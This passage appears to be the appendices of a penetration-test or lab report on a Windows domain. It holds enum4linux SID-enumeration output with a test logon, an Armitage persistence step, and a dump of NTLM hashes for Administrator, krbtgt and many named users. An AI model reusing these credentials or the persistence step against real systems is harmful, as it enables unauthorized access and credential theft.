S-1-5-32-1047 *unknown**unknown* (8)

S-1-5-32-1048 *unknown**unknown* (8)
S-1-5-32-1049 *unknown**unknown* (8)
S-1-5-32-1050 *unknown**unknown* (8)

[+] Enumerating users using SID S-1-5-21-816344815-1091841032-1499945149 and logon username 'test', password 'test123'

S-1-5-21-816344815-1091841032-1499945149-500 UADCWNET\Administrator (Local User)
S-1-5-21-816344815-1091841032-1499945149-501 UADCWNET\Guest (Local User)
S-1-5-21-816344815-1091841032-1499945149-502 UADCWNET\krbtgt (Local User)
S-1-5-21-816344815-1091841032-1499945149-503 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-504 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-505 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-506 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-507 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-508 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-509 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-510 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-511 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-512 UADCWNET\Domain Admins (Domain Group)
S-1-5-21-816344815-1091841032-1499945149-513 UADCWNET\Domain Users (Domain Group)
S-1-5-21-816344815-1091841032-1499945149-514 UADCWNET\Domain Guests (Domain Group)
S-1-5-21-816344815-1091841032-1499945149-515 UADCWNET\Domain Computers (Domain Group)
S-1-5-21-816344815-1091841032-1499945149-516 UADCWNET\Domain Controllers (Domain Group)
S-1-5-21-816344815-1091841032-1499945149-517 UADCWNET\Cert Publishers (Local Group)
S-1-5-21-816344815-1091841032-1499945149-518 UADCWNET\Schema Admins (Domain Group)
S-1-5-21-816344815-1091841032-1499945149-519 UADCWNET\Enterprise Admins (Domain Group)
S-1-5-21-816344815-1091841032-1499945149-520 UADCWNET\Group Policy Creator Owners (Domain Group)
S-1-5-21-816344815-1091841032-1499945149-521 UADCWNET\Read-only Domain Controllers (Domain Group)
S-1-5-21-816344815-1091841032-1499945149-522 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-523 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-524 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-525 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-526 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-527 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-528 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-529 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-530 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-531 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-532 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-533 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-534 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-535 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-536 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-537 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-538 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-539 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-540 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-541 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-542 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-543 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-544 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-545 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-546 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-547 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-548 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-549 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-550 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1000 UADCWNET\admin (Local User)
S-1-5-21-816344815-1091841032-1499945149-1001 UADCWNET\SERVER1\$ (Local User)
S-1-5-21-816344815-1091841032-1499945149-1002 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1003 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1004 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1036 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1037 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1038 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1039 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1040 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1041 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1042 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1043 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1044 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1045 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1046 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1047 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1048 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1049 *unknown**unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1050 *unknown**unknown* (8)

[+] Enumerating users using SID S-1-5-80 and logon username 'test', password 'test123'

S-1-5-80-500 *unknown**unknown* (8)

S-1-5-80-501 *unknown**unknown* (8)

S-1-5-80-502 *unknown**unknown* (8)

S-1-5-80-503 *unknown**unknown* (8)

S-1-5-80-504 *unknown**unknown* (8)

S-1-5-80-505 *unknown**unknown* (8)

S-1-5-80-506 *unknown**unknown* (8)

S-1-5-80-507 *unknown**unknown* (8)

S-1-5-80-508 *unknown**unknown* (8)

S-1-5-80-509 *unknown**unknown* (8)

S-1-5-80-510 *unknown**unknown* (8)

S-1-5-80-511 *unknown**unknown* (8)

S-1-5-80-512 *unknown**unknown* (8)

S-1-5-80-513 *unknown**unknown* (8)

S-1-5-80-514 *unknown**unknown* (8)

S-1-5-80-515 *unknown**unknown* (8)
S-1-5-80-516 *unknown**unknown* (8)
S-1-5-80-517 *unknown**unknown* (8)
S-1-5-80-518 *unknown**unknown* (8)
S-1-5-80-519 *unknown**unknown* (8)
S-1-5-80-520 *unknown**unknown* (8)
S-1-5-80-521 *unknown**unknown* (8)
S-1-5-80-522 *unknown**unknown* (8)
S-1-5-80-523 *unknown**unknown* (8)
S-1-5-80-524 *unknown**unknown* (8)
S-1-5-80-525 *unknown**unknown* (8)
S-1-5-80-526 *unknown**unknown* (8)
S-1-5-80-527 *unknown**unknown* (8)
S-1-5-80-528 *unknown**unknown* (8)
S-1-5-80-529 *unknown**unknown* (8)
S-1-5-80-530 *unknown**unknown* (8)
S-1-5-80-531 *unknown**unknown* (8)
S-1-5-80-532 *unknown**unknown* (8)
S-1-5-80-533 *unknown**unknown* (8)
S-1-5-80-534 *unknown**unknown* (8)
S-1-5-80-535 *unknown**unknown* (8)
S-1-5-80-536 *unknown**unknown* (8)
S-1-5-80-537 *unknown**unknown* (8)
S-1-5-80-538 *unknown**unknown* (8)
S-1-5-80-539 *unknown**unknown* (8)
S-1-5-80-540 *unknown**unknown* (8)
S-1-5-80-541 *unknown**unknown* (8)
S-1-5-80-542 *unknown**unknown* (8)
S-1-5-80-543 *unknown**unknown* (8)
S-1-5-80-544 *unknown**unknown* (8)
S-1-5-80-545 *unknown**unknown* (8)

S-1-5-80-546 *unknown**unknown* (8)
S-1-5-80-547 *unknown**unknown* (8)
S-1-5-80-548 *unknown**unknown* (8)
S-1-5-80-549 *unknown**unknown* (8)
S-1-5-80-550 *unknown**unknown* (8)
S-1-5-80-1000 *unknown**unknown* (8)
S-1-5-80-1001 *unknown**unknown* (8)
S-1-5-80-1002 *unknown**unknown* (8)
S-1-5-80-1003 *unknown**unknown* (8)
S-1-5-80-1004 *unknown**unknown* (8)
S-1-5-80-1005 *unknown**unknown* (8)
S-1-5-80-1006 *unknown**unknown* (8)
S-1-5-80-1007 *unknown**unknown* (8)
S-1-5-80-1008 *unknown**unknown* (8)
S-1-5-80-1009 *unknown**unknown* (8)
S-1-5-80-1010 *unknown**unknown* (8)
S-1-5-80-1011 *unknown**unknown* (8)
S-1-5-80-1012 *unknown**unknown* (8)
S-1-5-80-1013 *unknown**unknown* (8)
S-1-5-80-1014 *unknown**unknown* (8)
S-1-5-80-1015 *unknown**unknown* (8)
S-1-5-80-1016 *unknown**unknown* (8)
S-1-5-80-1017 *unknown**unknown* (8)
S-1-5-80-1018 *unknown**unknown* (8)
S-1-5-80-1019 *unknown**unknown* (8)
S-1-5-80-1020 *unknown**unknown* (8)
S-1-5-80-1021 *unknown**unknown* (8)
S-1-5-80-1022 *unknown**unknown* (8)
S-1-5-80-1023 *unknown**unknown* (8)
S-1-5-80-1024 *unknown**unknown* (8)
S-1-5-80-1025 *unknown**unknown* (8)

S-1-5-80-1026 *unknown**unknown* (8)
S-1-5-80-1027 *unknown**unknown* (8)
S-1-5-80-1028 *unknown**unknown* (8)
S-1-5-80-1029 *unknown**unknown* (8)
S-1-5-80-1030 *unknown**unknown* (8)
S-1-5-80-1031 *unknown**unknown* (8)
S-1-5-80-1032 *unknown**unknown* (8)
S-1-5-80-1033 *unknown**unknown* (8)
S-1-5-80-1034 *unknown**unknown* (8)
S-1-5-80-1035 *unknown**unknown* (8)
S-1-5-80-1036 *unknown**unknown* (8)
S-1-5-80-1037 *unknown**unknown* (8)
S-1-5-80-1038 *unknown**unknown* (8)
S-1-5-80-1039 *unknown**unknown* (8)
S-1-5-80-1040 *unknown**unknown* (8)
S-1-5-80-1041 *unknown**unknown* (8)
S-1-5-80-1042 *unknown**unknown* (8)
S-1-5-80-1043 *unknown**unknown* (8)
S-1-5-80-1044 *unknown**unknown* (8)
S-1-5-80-1045 *unknown**unknown* (8)
S-1-5-80-1046 *unknown**unknown* (8)
S-1-5-80-1047 *unknown**unknown* (8)
S-1-5-80-1048 *unknown**unknown* (8)
S-1-5-80-1049 *unknown**unknown* (8)
S-1-5-80-1050 *unknown**unknown* (8)

[+] Enumerating users using SID S-1-5-21-2963392108-1078930180-2605158784 and logon username 'test', password 'test123'

S-1-5-21-2963392108-1078930180-2605158784-500 SERVER1\Administrator (Local User)

S-1-5-21-2963392108-1078930180-2605158784-501 SERVER1\Guest (Local User)

S-1-5-21-2963392108-1078930180-2605158784-502 *unknown**unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-503 *unknown**unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-504 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-505 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-506 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-507 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-508 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-509 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-510 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-511 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-512 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-513 SERVER1\None (Domain Group)
S-1-5-21-2963392108-1078930180-2605158784-514 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-515 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-516 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-517 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-518 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-519 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-520 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-521 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-522 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-523 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-524 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-525 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-526 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-527 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-528 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-529 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-530 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-531 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-532 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-533 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-534 *unknown**unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-535 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-536 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-537 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-538 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-539 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-540 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-541 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-542 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-543 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-544 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-545 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-546 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-547 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-548 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-549 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-550 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1000 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1001 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1002 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1003 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1004 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1005 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1006 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1007 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1008 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1009 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1010 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1011 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1012 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1013 *unknown**unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1014 *unknown**unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1046 *unknown**unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1047 *unknown**unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1048 *unknown**unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1049 *unknown**unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1050 *unknown**unknown* (8)

=====

| Getting printer info for 192.168.0.1 |


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

No printers returned.

enum4linux complete on Wed Dec 4 07:15:29 2019]

Appendix 4:

John the ripper – didn't work:





Appendix 5:

Armitage persist:

- 1) Access -> persist: This will give us persistence (i.e. if the victim machine is rebooted, we can still access it).

Appendix 6:

Administrator:500:NO
PASSWORD*****:E21BE3C4D0977C59466A16DE93D968F4:::

Guest:501:NO PASSWORD*****:NO PASSWORD*****:::

krbtgt:502:NO PASSWORD*****:C64F1CD2A8A15CED225F7192D362963B:::

admin:1000:NO PASSWORD*****:A492077FBCDE819C130F5383F76D0E9C:::

R.Astley:1110:NO PASSWORD*****:BDE1966C31599BFAD3FEA25F7F15EA2:::

C.Moreno:1139:NO PASSWORD*****:CEFC90713CF7483DD5BBC9B43C8B9658:::

C.Griffin:1140:NO PASSWORD*****:8A27AE0D8BD6D3DC1E712E1609821E90:::

I.Pratt:1141:NO PASSWORD*****:A0AD74237EE838B1A40640601487D973:::

L.Burke:1142:NO PASSWORD*****:B229218A6EE723748BE40636057E8EF2:::

J.Johnson:1143:NO PASSWORD*****:D7C9FA6667B47F31AB47032F0AD2E64B:::

T.Nunez:1144:NO PASSWORD*****:0CE690C8B8C9F222ABE26BD3B0D36F46:::

J.Stevenson:1145:NO
PASSWORD*****:5E94B5D20035E438B57AC5FFB22E1865:::

L.Thornton:1146:NO
PASSWORD*****:911C26C5312E4B7A6FFA3B71013DB89E:::

M.Day:1147:NO PASSWORD*****:EB42F33BB39DA9E3304151DB30839D36:::

C.Morris:1148:NO PASSWORD*****:5A90E311C7465135DAF5004A6BDC3F33:::

R.Knight:1149:NO PASSWORD*****:755F10E2644F4BF3C2618AABEB6CA47A:::

P.Pittman:1150:NO PASSWORD*****:C89FC297557782108EB8ACEB9907E9DC:::

D.King:1151:NO PASSWORD*****:C136664AEFD4A8C077510BCA1C46615E:::

D.Dunn:1152:NO PASSWORD*****:64D64BEC33921D5198445DA8A685BD77:::

D.Manning:1153:NO
PASSWORD*****:FBE8AFE99774933A7534ADB772B10870:::

D.Valdez:1154:NO PASSWORD*****:58B3C12984C876690C989AE95D193EBF:::

D.Price:1155:NO PASSWORD*****:A5C5038075978AD571C282449AA8556F:::

J.Saunders:1156:NO
PASSWORD*****:D7590261382B0345CA272471354965CA:::

J.Hart:1157:NO PASSWORD*****:63A41C47CD2A7B12D145F5631B55ADE6:::

S.Reed:1158:NO PASSWORD*****:524DF3F4285ADBD0CF1817D17312B091:::

A.Peters:1159:NO PASSWORD*****:A78C0C569C48F6C0F4F8487BDA4A6F2F:::

R.Soto:1160:NO PASSWORD*****:E0C79DFB1E251D2CC2C48AA3851BEEB7:::

V.Haynes:1161:NO PASSWORD*****:8CE594CB99873FDAE7CE425119C16988:::
R.Boone:1162:NO PASSWORD*****:B86091C335300E763D76FF3A69242C37:::
L.Carr:1163:NO PASSWORD*****:A972D011324FDFB9292C3A603478A4AF:::
C.Olson:1164:NO PASSWORD*****:768E472E247102C4B5E5B801FF1D6D71:::
J.Andrews:1165:NO
PASSWORD*****:E55439023D8C246076E0DBCA4909773D:::
C.Anderson:1166:NO
PASSWORD*****:A004E2EF63C7246A21EF3A6F55BBD0D0:::
C.Montgomery:1167:NO
PASSWORD*****:A3B308ACBC702091F8043FFCFFD8E9DE:::
C.Howard:1168:NO PASSWORD*****:268DAE3FAFB3F7679A689813581FA841:::
E.Jones:1169:NO PASSWORD*****:2E266312C05EB3CBE7DD810AB11D9502:::
J.Barrett:1170:NO PASSWORD*****:F4E8D94B2C64E04E6B24E84305F48FD4:::
R.Ramsey:1171:NO PASSWORD*****:41F47CD36D7C7093B7D69F2CA4B0FE53:::
G.Walsh:1172:NO PASSWORD*****:7484E691B9CEE47464ABF4B9B7561D82:::
A.Medina:1173:NO PASSWORD*****:5ED22A26FB0E869C32209FEE0D313679:::
J.Hale:1174:NO PASSWORD*****:71D2A4B6459EBB8708FC86E0F6F7204F:::
N.Wells:1175:NO PASSWORD*****:FAB936FE3D1BD1E2BC7198806D0267FF:::
T.Oliver:1176:NO PASSWORD*****:660A7AEA3BE9D62E1FAB9CAE365D42B2:::
J.Rhodes:1177:NO PASSWORD*****:E27B46A1B3103AB41AA1AD5278573FC3:::
T.Harmon:1178:NO PASSWORD*****:59B3B8543229B0E3871B5110FCF433EE:::
M.Mills:1179:NO PASSWORD*****:8DD99C05DCF059DB3CF931B294E0A32D:::
D.Pena:1180:NO PASSWORD*****:E09BDAA695D10EA1364E7A160A1D48BC:::
J.Torres:1181:NO PASSWORD*****:8E8424654A8E1D57883AF65C4AFA6139:::
B.Martin:1182:NO PASSWORD*****:C2B587D816EF9BC6E511B9461CE60D03:::
K.Hudson:1183:NO PASSWORD*****:911C26C5312E4B7A6FFA3B71013DB89E:::
S.Franklin:1184:NO PASSWORD*****:AEB0EC1F1E6F7162927DB617D66850C2:::
F.Chapman:1185:NO
PASSWORD*****:973537E727440A3F1DCB113914A4F73A:::
E.Elliott:1186:NO PASSWORD*****:0B86B1AF4419BBD7A87DBB345A9C93F6:::
N.Vega:1187:NO PASSWORD*****:D81841D2202596E0B9A0587722F21625:::
M.Boyd:1188:NO PASSWORD*****:57C58D08CA7E06A53D42A83924CBF2FC:::

test:1189:NO PASSWORD*****:C5A237B7E9D8E708D8436B6148A25FA1:::
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enable\$:1111:NO PASSWORD*****:DC72CCD108CF42F91B9D4C759B6884D0:::
as400\$:1112:NO PASSWORD*****:9B33A9AFFA2A896DE7AAA2390EEB7556:::
1\$:1113:NO PASSWORD*****:BC43F286EDDAB29367781EC0D5939540:::
media\$:1114:NO PASSWORD*****:54E0945169BA832ABCD6FEC9CAFA2045:::
homerun\$:1115:NO
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pc36\$:1116:NO PASSWORD*****:586041F59054B7A1DB1E03DF076EDE2F:::
clusters\$:1117:NO PASSWORD*****:869D73DC90E13F4B1A2E97A3BE5DFB85:::
montana\$:1118:NO PASSWORD*****:1C2F544568E6A85DEFF96E6217BA6EE2:::
illinois\$:1119:NO PASSWORD*****:9847A2815EBC6C3477A80C948CE702B1:::
ows\$:1120:NO PASSWORD*****:9A6C2AE998C83CD8243A2C06446F0C6C:::
cork\$:1121:NO PASSWORD*****:771DAB1DE5B7182417A026A4A195353E:::
tsinghua\$:1122:NO PASSWORD*****:845F2149278232798EBB9E61283BD48C:::
Ink\$:1123:NO PASSWORD*****:25350C61568665C82E0FD1DD77A76F7F:::
lsan03\$:1124:NO PASSWORD*****:00E9DF5A59E03EA06500CF3743DB84BD:::
neo\$:1125:NO PASSWORD*****:A9CD1D70FBA3881718678CEDC1B4B225:::
nebraska\$:1126:NO
PASSWORD*****:A0ADDD27AAB9ABF621901CFDD541AAC5:::
mailgate\$:1127:NO PASSWORD*****:97BDF70D015592F7697FD75DE4B43457:::
unitedstates\$:1128:NO
PASSWORD*****:E543053E90C5D9FA11C84A62BE51C887:::
hstntx\$:1129:NO PASSWORD*****:624255CA01363DDC09702C0B4A098FF4:::
rtr1\$:1130:NO PASSWORD*****:AC113B18DDEC57CBF3EA6F0D130F5EAA:::
